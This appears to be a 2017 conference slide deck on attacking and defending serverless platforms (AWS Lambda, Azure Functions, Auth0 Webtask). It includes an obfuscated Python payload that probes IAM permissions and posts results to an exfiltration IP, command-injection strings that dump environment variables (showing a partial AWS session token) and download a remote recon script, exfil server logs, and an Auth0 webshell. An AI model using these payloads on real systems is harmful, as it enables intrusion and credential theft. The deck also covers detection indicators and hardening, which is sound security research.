
# Lambda's Container Structure



So what's your strategy given these limits?

- Initial payload as small as possible.
- Persist in /tmp
- Assess lateral movement fast as you can
- Exfil your results somewhere else

In other words... your attack needs to be **bigger  
on the inside.**



# Python Minifier

<https://liftoff.github.io/pyminifier/>

- Auto Minify
- Even compress payloads

[Docs](#) » pyminifier - Minify, obfuscate, and compress Python code

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## **pyminifier - Minify, obfuscate, and compress Python code**

### **Modules**

- [pyminifier.py](#) - The main module for minifying, obfuscating, and compressing Python code
- [analyze.py](#) - For analyzing Python code
- [compression.py](#) - For compressing Python code
- [minification.py](#) - For minifying Python code
- [obfuscate.py](#) - For obfuscating Python code
- [token\\_utils.py](#) - A collection of token-related functions

### **Overview**

When you install pyminifier it should automatically add a 'pyminifier' executable to your `$PATH`. This executable has a number of command line arguments:

# Recon The Sandbox

```
def _cloudwatch_create_log_group(client):
    try:
        response = client.create_log_group(
            logGroupName="serverless-observatory-check-{uuid}".format(uuid=uuid.uuid4().hex),
        )
        return True
    except botocore.exceptions.ClientError as e:
        return False

### Brute out permissions by simply attempting boto calls etc...
```

# One liner is a cool way to pack the payload

```
(lambda __print, __g, __contextlib, __y: [[[[[[lambda __out: (lambda __ctx: __ctx.__enter__(), __ctx.__exit__(None, None, None),  
__out[0](lambda: ('\nChecks to run if the environment is  
AWS.\nlogs>CreateLogGroup\nlogs>CreateLogStream\nlogs>PutLogEvents\nec2>DescribeTags\nsns>ListQueues\nsns>PutMessage\n\n',  
[[[[[[[[lambda __after: (json.dumps(check_cloudwatch()), (exfil_the_data(json.dumps(check_cloudwatch())),  
(exfil_the_data(json.dumps(check_ec2()))), (exfil_the_data(json.dumps(check_sqs())), __after()[1])[1][1][1] if (__name__ == '__main__'  
else __after())(lambda: None) for __g['exfil_the_data'], exfil_the_data.__name__ in [(lambda data: (lambda __l:  
[[[[[[__print(__l['response']), None)[1] for __l['response'] in [(urllib2.urlopen(__l['req']))][0] for __l['req'] in  
[(urllib2.Request('http://{EXFIL_IP}/'.format(EXFIL_IP=__l['exfil_ip']), data=__l['data'], headers=__l['headers'])][0] for __l['headers']  
in [( {'Content-Type': 'application/json'})][0] for __l['data'] in [(__l['data'].encode('utf-8'))][0] for __l['exfil_ip'] in  
[(os.getenv('EXFIL_IP'))][0] for __l['data'] in [(data)][0]({}), 'exfil_the_data')][0] for __g['check_sqs'], check_sqs.__name__ in  
[(lambda : (lambda __l: [[__l['results']] for __l['results'] in [{('ListQueues': _sns_can_list_queues(__l['sns']), 'PutMessage':  
_sns_can_put_message(__l['sns'])})][0] for __l['sns'] in [(boto3.client('sns'))][0]({}), 'check_sqs')][0] for  
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[False for __out[0] in [(__l['client']).send_message(QueueUrl=__l['queue'], MessageBody={})], (lambda ret: lambda after: ret)((lambda ret:  
lambda after: ret)(True))[1]))][0])())][None] for __l['queue'] in [(__i)][0] if __i is not __sentinel else __after()(next(__items,  
__sentinel))())(iter(__l['response'])['QueueUrls']), lambda: (lambda ret: lambda after: ret)(False), []]) if (__l['response']).get('QueueUrls',  
None) is not None) else (lambda ret: lambda after: ret)(False))(lambda: (lambda __after: __after))) for
```

## Demo App

- Slack Bot Built with Serverless
- Takes a github webhook
- Notifies the channel
- Code injection through string escape.

```
try:  
    r = requests.get(url)  
    F = open('/tmp/' + filename, 'w')  
    F.write(r.text)  
    F.close()  
except Exception as e:  
    print('Could not write file because {}'.format(e))  
  
try:  
    content = os.popen("cat /tmp/" + filename).read()  
    #os.popen("/usr/local/bin/grip /tmp/" + filename + ' --')  
except Exception as e:  
    print(e)
```

<https://github.com/ThreatResponse/poor-webhook/blob/master/mention.py#L37>

## Normal Behavior



**poor-webhook** APP 8:50 PM ☆

A commit has landed in the master of ThreatResponse/bad-repo. Message is : add bad file.

<https://github.com/ThreatResponse/poor-webhook/>

## Bad Behavior



**akrug** 9:29 PM

@poor-webhook get changelog ||README;env|| for event 44967420-64f7-11e7-821e-4062adfc9db8



**poor-webhook** APP 9:29 PM ☆

Here's the changelog you asked for:

This is a bad readme.

AWS\_LAMBDA\_FUNCTION\_VERSION=\$LATEST

AWS\_SESSION\_TOKEN=FQoDYXdzEM7////////wEaDKSMi1vdxMdHTgPAISLuAc2a+QRXhhIk/CPflmbAQ0d7Z9P

//4sFafR531yEK0lohz+lqUQKlwZfjMRHviaOQUtZQL0BwZUewWc+2xq7e3oMYptgD67d670SdhkpW7I2nla1En

/GG1lvMjmatU8xO8oo7eubywU=

<https://github.com/ThreatResponse/poor-webhook/>

Escalation of that...

```
@poor-webhook get changelog  
~~README;/usr/bin/curl -o /tmp/foo.py  
https://gist.githubusercontent.com/andrewkrug/c2a885  
8e1f63d9bcf38706048db2926a/raw/e44017c5127a8c7  
a5381099c8f16992d3e7e3b62/recon.py ~~ for event  
44967420-64f7-11e7-821e-4062adfc9db8
```

## Escalation of that... (artifacts out)

```
34.210.84.199 - - [15/Jul/2017 22:17:39] "POST / HTTP/1.1" 200 -
Accept-Encoding: identity
Content-Length: 72
Host: 34.208.139.235
User-Agent: Python-urllib/3.6
Content-Type: application/json
Connection: close

{"CreateLogGroup": true, "CreateLogStream": true, "PutLogEvents": false}
34.210.84.199 - - [15/Jul/2017 22:17:40] "POST / HTTP/1.1" 200 -
Accept-Encoding: identity
Content-Length: 23
Host: 34.208.139.235
User-Agent: Python-urllib/3.6
Content-Type: application/json
Connection: close

{"DescribeTags": false}
34.210.84.199 - - [15/Jul/2017 22:17:40] "POST / HTTP/1.1" 200 -
Accept-Encoding: identity
Content-Length: 42
Host: 34.208.139.235
User-Agent: Python-urllib/3.6
Content-Type: application/json
Connection: close

{"ListQueues": false, "PutMessage": false}
```

# Attack Surface Becomes Larger with Bad IAM

**The issue is frameworks:**

(Do audit your frameworks)

Zappa

Flask

Apex

(Some are better at IAM than others)

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Action": [  
        "logs:*"  
      ],  
      "Resource": "arn:aws:logs:*:*:*",  
      "Effect": "Allow"  
    },  
    {  
      "Action": [  
        "lambda:InvokeFunction"  
      ],  
      "Resource": [  
        "*"  
      ],  
      "Effect": "Allow"  
    },  
    {  
      "Action": [  
        "s3:*"  
      ],  
      "Resource": "arn:aws:s3:::*",  
      "Effect": "Allow"  
    },  
    {  
      "Action": [  
        "kinesis:*"  
      ],  
      "Resource": "arn:aws:kinesis:*:*:*",  
      "Effect": "Allow"  
    },  
    {  
      "Action": [  
        "sns:*"  
      ],  
      "Resource": "arn:aws:sns:*:*:*",  
      "Effect": "Allow"  
    },  
  ]  
}
```

## A snippet from Zappa Default IAM Policy

# The IAM Struggle is Real

IAM is the “killer feature” and the “*killer feature*” -- [@0x7eff](#)

# Detection is hard here...

## On premise we have:

- Network Taps
- Auditd
- Syslog Shipping
- Other SIEM functions...

## In the Cloud we have:

- Cloudwatch Logs
- Other stuff we do ourselves.

# Don't leave your Delorean in the garage!



## Log Normal Behavior and Analyze

```
▶ 22:47:09      START RequestId: 88d8007e-69af-11e7-81bd-75d06d59f172 Version: $LATEST
▶ 22:47:09      Message sent directly to slack bot, reacting now. 
▶ 22:47:09      Could not write file because [Errno 2] No such file or directory: '/tmp/README;/usr/bin/
▶ 22:47:09      /bin/sh: -c: line 0: syntax error near unexpected token `newline'
▶ 22:47:09      /bin/sh: -c: line 0: `cat /tmp/README;/usr/bin/curl <https://gist.githubusercontent.com/a
▼ 22:47:09      README;export EXFIL_IP=34.208.139.235
```

README;export EXFIL\_IP=34.208.139.235 

```
▶ 22:47:10      {'ok': True, 'channel': 'C646H1UBZ', 'ts': '1500158829.232192', 'message': {'text': "Her
▶ 22:47:10      END RequestId: 88d8007e-69af-11e7-81bd-75d06d59f172
```

Lots of great IOCs here.

## Lambda IOCs

- Anomalous Execution Times
- High Error Rates
- CloudTrail high denials/s for the Lambda Role


This activity is as detectable as detecting a moon balloon terrorizing a city.



Placeholder for demo  
vulnerable app.


\(live :)\ \)

# Let's talk Azure Functions



## Azure : What do we know.

- Runs on Windows
- Has sets of functions grouped within ‘apps’:
- File system is largely writable
- Do have internet egress
- Non-root user
- All functions in same ‘app’ share system
- All functions in same app execute as same user
- App root: D:\home
- Code injected into site\wwwroot\<FnName>
- Some secrets are stored in data\Functions\secrets



## Azure : What we wanted to know

- Same general questions as lambda but focused on the different function layout of Azure
- What can one function do to another in the same app?




## Azure : Other tidbits

- No WMI access
- Get-EventLog -List does return objects

## Digging around

- Use programmatic shell wrapper as before
- Less ephemeral system means more tools
- Project Kudu UI very helpful for initial exploring:
  - CMD/Powershell terminal
  - Process list
  - Generally reduces pain of investigation
- Earlier profiler only somewhat reusable
- Can shell out to powershell!



## Vulnerable app concept

- Concept: credit card batcher
- Unique to Azure: multiple Functions in one Application
- Demonstrate intended use of API
- Use node's easy done triggering to get custom result back
  - (logging red flag!)


## Logs

 Pause  Clear  Copy logs  Expand 

```
2017-07-15T01:55:48.006 done with request
2017-07-15T01:55:48.024 { recordsets: [ [ [Object], [Object] ] ],
  recordset:
  [ { amount: 24.99, date: 2017-06-15T00:00:00.000Z },
    { amount: 5.99, date: 2017-06-17T00:00:00.000Z } ],
  output: {},
  rowsAffected: [ 2 ] }
2017-07-15T01:55:48.024 2
2017-07-15T01:55:48.024 Error: 'done' has already been called. Please check your script for extraneous calls to 'done'.
2017-07-15T01:56:48 No new trace in the past 1 min(s).
```

## Vulnerable app process

- Use shared Application tenancy to:
  - List all other functions in the application
  - Change API keys required for different functions
  - Change triggering methods of other functions
  - Change source of other functions



Placeholder for  
demo vulnerable  
app.

## Webtask Features




Auth0

## Webtasks: What we know

- Webtask is open source
  - <https://github.com/auth0/webtask-runtime>
- Runs docker containers on CoreOS
- Allegedly nodejs only
- No restriction on egress
- Used in auth0 rule engine and other stuff.
- Public and Private Tenants



At first:



and then:

```
require("child_process").exec  
    :);):):)
```

# Auth0 Webshell by @kangsterizer aka Guillaume Destuynder

aka guy at Mozilla who really likes bikes and gifs of foxes.

<https://gist.github.com/gdestuynder/b2a785f0d7208d73cce35460ca8dee1a>



cmd:

ls


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A screenshot of a web browser window, likely Mozilla Firefox, displaying a terminal session. The browser interface includes a title bar with the URL "https://wt-decac903c5c2d6bfe4e", a search bar, and various toolbar icons. The main content area shows a command-line interface.

```
cmd:  
  
python --version  
  
Output:  
  
Errors:  
  
Python 2.7.9
```

## Auth0 Learnings

- Forked processes hang the container.
- Backchannel.sock is a socket that hits a REST endpoint. ( Likely for credential exchanges during auth )
- Sandbox is escapable to container.
- Sandbox system is Debian based with little anomaly detection / monitoring.

# Serverless Showdown Project

Inspired by: Eric Hammond  
<https://github.com/alestic/lambdash>


## What does it do?


- Gather '/etc/issue'
- Gather Present Working Directory
- System Version Information
- Telemetry on Attached Filesystems
- Writability and Persist Ability
- Warmness Checks ( Is my provider recycling my sandbox? )
- Processor and Memory Telemetry
- Information on Native Libraries in Runtime
- Running Process
- Contents of Environment
- Sensitive Environment Identification and Sanitization
- Hashing of suspicious files in tmp locations



## Why does this matter?

- When does the environment change.
- How often do patches happen.
- Allows us to keep the vendors honest.
- Gives us clues sometimes to new features coming.





The screenshot shows a web-based report titled "Serverless Observatory Sandbox Report". At the top left is a large red "F" grade icon. At the top right is a user icon. Below the grade, the text "Scan ID: eb09bd9dfd5a4b88afa76f6417cc9543" is displayed. Underneath that, "Score: 0/100" is shown. A section titled "Test Scores" contains a table:


Test	Pass	Score	Explanation
Temp location supports write.	"Failed"	-1	The sandbox allows writing data to the /tmp directory. This could potentially allow an attacker to persist in the environment by planting malicious executables to be called during subsequent executions. Consider wiping the /tmp directory at the end of execution or disallowing execution in your environment.
Internet egress to world possible.	"Failed"	-1	The sandbox allows egress to the internet. A stealthy attacker could use this to exfiltrate data or call for other arbitrary payloads.

Below the table, there is a detailed explanation of the "Temp location supports write" issue:

```
{'check_temp_location_supports_write': {'u'score_possible': Decimal('5'), 'u'score': Decimal('5'), 'u'message': u'\n    The sandbox allows writing data to the /tmp directory. This could\npotentially allow an attacker to persist in the environment by\nplanting malicious executables to be called during subsequent\nexecutions. Consider wiping the /tmp directory at the\nend of\nexecution or disallowing execution in your environment.\n', 'u'check': u'Temp location supports write.'}, 'u'check_internet_egress': {'u'score_possible': Decimal('5'), 'u'score': Decimal('5'), 'u'message': u'\n    The sandbox allows egress to the internet. A stealthy attacker\ncould use this to exfiltrate data or call for other arbitrary\npayloads.\n', 'u'check': u'Internet egress to world possible.'}, 'u'uuid': u'eb09bd9dfd5a4b88afa76f6417cc9543'}
```

# Serverless Observatory

# If you think this is cool:



The screenshot shows the ThreatResponse website homepage. At the top, there's a navigation bar with a lock icon and the text "ThreatResponse". To the right are links for "Github", "Blog", and "Contact". Below the navigation is a section titled "Open Source Incident Response Toolkit" with a "What's New" sidebar containing links to "DerbyCon Slides", "DerbyCon Article", "Network World Article", "Dark Reading Article", and "Whitepaper". There's also a "Blog Articles" sidebar with links to "Mocute takes over Kernel Module Builds", "ThreatResponse at re:Invent", and "Tips For Least Privilege IAM Policies". The main content area features a cartoon illustration of five people in an office setting. Below this is a video player showing a video titled "AWS IR". The "ThreatResponse Suite" section contains three icons: "AWS\_IR CLI" (red window icon with text), "ThreatResponse Web" (blue padlock icon), and "Margarita Shotgun" (green triangle icon with a starburst). Each icon has a brief description and a "Read the Docs" link.

**Open Source Incident Response Toolkit**

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**ThreatResponse Suite**

**AWS\_IR CLI**

AWS\_IR automates your incident response with zero security preparedness assumptions. It can handle key and host compromises and collects all pertinent data in an S3 bucket along with the ThreatResponse Web workstation. Read the Docs

**ThreatResponse Web**

This first of its kind IR analysis workstation orchestrates several in-depth types of analysis across your AWS cloud. You can investigate suspicious activity, add references to your case, view and run further analysis on all captured assets, and run the ThreatPcap analysis panel.

**Margarita Shotgun**

Command line utility that works with or without Amazon EC2 instances to parallelize remote memory acquisition.

1. Identify the running process
2. Load the ThreatPcap module from the ThreatResponse kernel module warehouse
3. Acquire the memory by streaming to an S3 bucket using multi-part upload over ssh

[Read the Docs](#)

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# How do the Security Features Stack Up?

Vendor	Restricts Language Executing	Read Only Filesystem	Patches Frequently	Granular IAM	Internet Egress	Immutable Env Vars	Has Warmness Capability
Azure	⚠️	!	✓	⚠️	⚠️	⚠️	⚠️
AWS	⚠️	✓	✓	✓	⚠️	✓	⚠️
Auth0	⚠️	!	✓	⚠️	⚠️	⚠️	⚠️

Asks from vendors...

# What would we ask of the vendor space?

- Native code signing.
- Immutable env vars.
- Ability to choose cold start in favor of security.
- Ability to kill any process that's not the language runtime automagically.
- More transparency in patch cycle and “trade secrets”.

# Thank You

“Beetle” Bailey

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Daniel Hartnell

Guillaume Destuynder

Henrik Johansson

Jeff Bryner

Jeff Parr


Joel Ferrier

Zack Glick

Thank You Vendors



Auth0



Windows Azure

# Questions from the audience?

After this we'll be somewhere... maybe a breakout maybe the hallway?

*Don't forget about my arsenal talk... Thursday 11:15am-12:15pm | Business Hall, Level 2*